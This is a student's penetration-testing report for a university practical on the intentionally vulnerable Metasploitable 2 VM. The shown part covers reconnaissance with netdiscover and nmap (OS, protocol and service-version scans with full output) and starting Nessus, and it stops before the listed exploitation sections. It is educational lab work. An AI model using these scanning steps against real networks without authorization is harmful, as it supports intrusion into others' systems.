

**NST 31062 Practical for Vulnerability Assessment and Penetration Testing-I**  
**Department of Information & Communication Technology**  
**Faculty of Technology**  
**South Eastern University of Sri Lanka**

**Penetration Testing Report**

**Subject code            - :     NST 31062**

**Subject Name           - :     Practical for Vulnerability Assessment and Penetration Testing-I**

**Assessment title       - :     Practical Skills Assessment-Pen Testing on Test Systems**

**Registration Number-:     SEU/IS/20/ICT/075**

**Name                     - :     W.M.A.S Wijethunga**

**Date of Submission   - :     2025.26.28**

**Word Count:            - :     3990**

## **Table of Contents**

1. Introduction
2. Reconnaissance
  - 2.1 Identifying the Target IP Address
  - 2.2 Operating System Detection
  - 2.3 Protocols Identification
  - 2.4 Services and Version Detection
3. Vulnerability Assessment
4. Exploitation
  - 4.1 Step
  - 4.2 Exploit 1: UnrealIRCd Backdoor (CVE-2010-2075)
  - 4.3 Exploit 2: VNC Server 'password' Password
  - 4.4 Exploit 3: Bind Shell Backdoor Detection
5. Recommendations to Improve Host Application Security
6. Conclusion
7. References

## **1. Introduction**

This assessment aims to evaluate the penetration testing skills on a vulnerable virtual machine, Metasploitable 2, using a black-box methodology. The testing simulates a real-world scenario where the tester has no prior knowledge of the system. The goal is to identify vulnerabilities, exploit them, and suggest mitigation strategies.

Penetration testing (ethical hacking) is a key cybersecurity practice that simulates attacks to uncover system weaknesses. It helps organizations improve security by identifying flaws before they can be exploited. The process typically includes reconnaissance, scanning, exploitation, and reporting

In this assessment, the Metasploitable 2 VM serves as the target environment. This virtual machine is intentionally vulnerable and designed to support learning and practice of security testing techniques. The testing is conducted using Kali Linux, a dedicated penetration testing distribution that includes a variety of tools such as Nmap for reconnaissance, Nessus for vulnerability scanning, and Metasploit for exploitation. Ethical and legal considerations were maintained throughout the testing process, and all activities were restricted to a safe and controlled virtual environment.


This report presents the findings of each phase, including screenshots, tools, commands, discovered vulnerabilities, successful exploits, and recommended remediations, demonstrating practical penetration testing expertise.

## 2. Reconnaissance

### 2.1 Identifying the Target IP Address

Reconnaissance is the first step to gather important information about the target network before launching any attacks. For this phase,

First I identify my kali machine IP address and verify connection



```
root@Kali: /home/kali

File Actions Edit View Help

inet 192.168.1.104 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fea3:9fed prefixlen 64 scopeid 0x20<link>
ether 08:00:27:a3:9f:ed txqueuelen 1000 (Ethernet)
RX packets 79 bytes 23202 (22.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 46 bytes 14321 (13.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

HITTING

(root@Kali)~/home/kali
# ping google.com
PING google.com (74.125.130.102) 56(84) bytes of data:
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=1 ttl=103 time=88.9 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=2 ttl=103 time=75.8 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=3 ttl=103 time=74.3 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=4 ttl=103 time=77.5 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=5 ttl=103 time=75.3 ms
64 bytes from sb-in-f102.1e100.net (74.125.130.102): icmp_seq=6 ttl=103 time=75.6 ms
^C
--- google.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 74.300/77.900/88.888/5.005 ms

(root@Kali)~/home/kali
#
```


To identify active hosts and their IP addresses on the target network, used Netdiscover. This tool helps find live machines by detecting ARP responses on the subnet. Netdiscover quickly reveals IP-MAC mappings and live hosts without intrusive scanning, making it ideal for initial discovery.



```
(root@kali)-[/home/kali]
# netdiscover
```

Using Netdiscover, the target IP's MAC address vendor was identified as **PCS Systemtechnik GmbH**. This vendor is commonly associated with virtual machine network adapters or virtualization hardware.

Because the MAC address points to this vendor, it suggests that the target IP likely belongs to a virtual machine (meta IP address) running on a virtualized environment.



```
KALI [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali

File Actions Edit View Help
Currently scanning: 192.168.76.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 3 hosts. Total size: 420

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.1.1  | 34:e8:94:23:96:04 | 5     | 300 | TP-LINK TECHNOLOGIES CO.,LTD. |
| 192.168.1.100 | 08:00:27:de:d3:f1 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.1.103 | 3e:95:43:4d:b3:5e | 1     | 60  | Unknown vendor |
```

Identify target machine IP address – 192.168.1.100

## 2.2 Operating System Detection

ran an OS detection scan using **Nmap** to fingerprint the target's operating system based on network response behavior. This is Understanding the OS helps tailor further attacks and vulnerability searches.

```
(root@Kali)-[/home/kali]
# nmap -O 192.168.1.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-27 03:16 CDT
Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:DE:D3:F1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

```
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
```

```
(root@Kali)-[/home/kali]
#
```

## 2.3 Protocols Identification

To identify which IP protocols the target responds to, I performed a protocol scan using Nmap. It is knowing supported protocols aids in understanding network capabilities and potential attack vectors.

```
File Actions Edit View Help

(root@Kali)-[/home/kali]
# nmap -sO 192.168.1.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-27 03:35 CDT
Warning: 192.168.1.100 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.1.100
Host is up (0.00091s latency).
Not shown: 251 closed n/a protocols (proto-unreach)
PROTOCOL STATE      SERVICE
1          open       icmp
2          open|filtered igmp
6          open       tcp
17         open       udp
136        open|filtered udplite
MAC Address: 08:00:27:DE:D3:F1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 279.43 seconds

(root@Kali)-[/home/kali]
#
```

Shows the host is up with protocols ICMP, IGMP, TCP, UDP, and UDPLite open or filtered

## 2.4 Services and Version Detection

Conducted a service and version detection scan with Nmap to find running services and their versions. Service info reveals potential vulnerabilities related to specific software versions

```

File Actions Edit View Help
nmap -sV 192.168.1.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-27 03:44 CDT
Nmap scan report for 192.168.1.100
Host is up (0.00023s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:DE:D3:F1 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.75 seconds

```

### 3. Vulnerability Assessment

A vulnerability scan is an automated process. The goal of this step is to identify known vulnerabilities in the target system (Metasploitable 2) using an automated vulnerability scanning tool. Nessus is a powerful vulnerability scanner developed by Tenable. It scans systems, finds vulnerabilities (like outdated software, misconfigurations, weak passwords), and provides severity ratings and solutions. For penetration testing or security auditing, Nessus is one of the most widely used tools.


#### Start Nessus service

Nessus is made by Tenable and is one of the most powerful vulnerability scanners. First Nessus service was installed on Kali Linux to perform vulnerability scanning on the target system




The `service nessusd start` command starts the Nessus service, which runs the vulnerability scanner in the background. This service must be running to access Nessus through the web interface at `https://localhost:8834` and perform scans.

The `service nessusd status` command checks if the Nessus service is running properly. If the status shows "active (running)," Nessus is ready to use. This helps verify that the scanner is working and troubleshoot any issues.

A terminal window screenshot from a Kali Linux machine. The window title is 'root@Kali: /home/kali'. The terminal shows the following commands and output:  
1. Command: `service nessusd start`  
2. Command: `service nessusd status`  
Output for status command:  
● `nessusd.service` - The Nessus Vulnerability Scanner  
Loaded: loaded (/usr/lib/systemd/system/nessusd.service; **disabled**; preset: **disabled**)  
Active: **active (running)** since Fri 2025-06-27 03:53:49 CDT; 16s ago  
Invocation: bc1e48230c424bfba400551cab85a1b4  
Main PID: 33410 (nessus-service)  
Tasks: 17 (limit: 6603)  
Memory: 273.2M (peak: 273.5M)  
CPU: 5.903s  
CGroup: /system.slice/nessusd.service  
├─33410 /opt/nessus/sbin/nessus-service -q  
└─33412 nessusd -q  
Jun 27 03:53:49 Kali systemd[1]: Started `nessusd.service` - The Nessus Vulnerability Scanner.  
The terminal ends with a prompt `(root@Kali)-[/home/kali]` and a cursor.



- Then, open web browser and go to <https://127.0.0.1:8834>



Then see following login interface to the nessus and give username and password and login



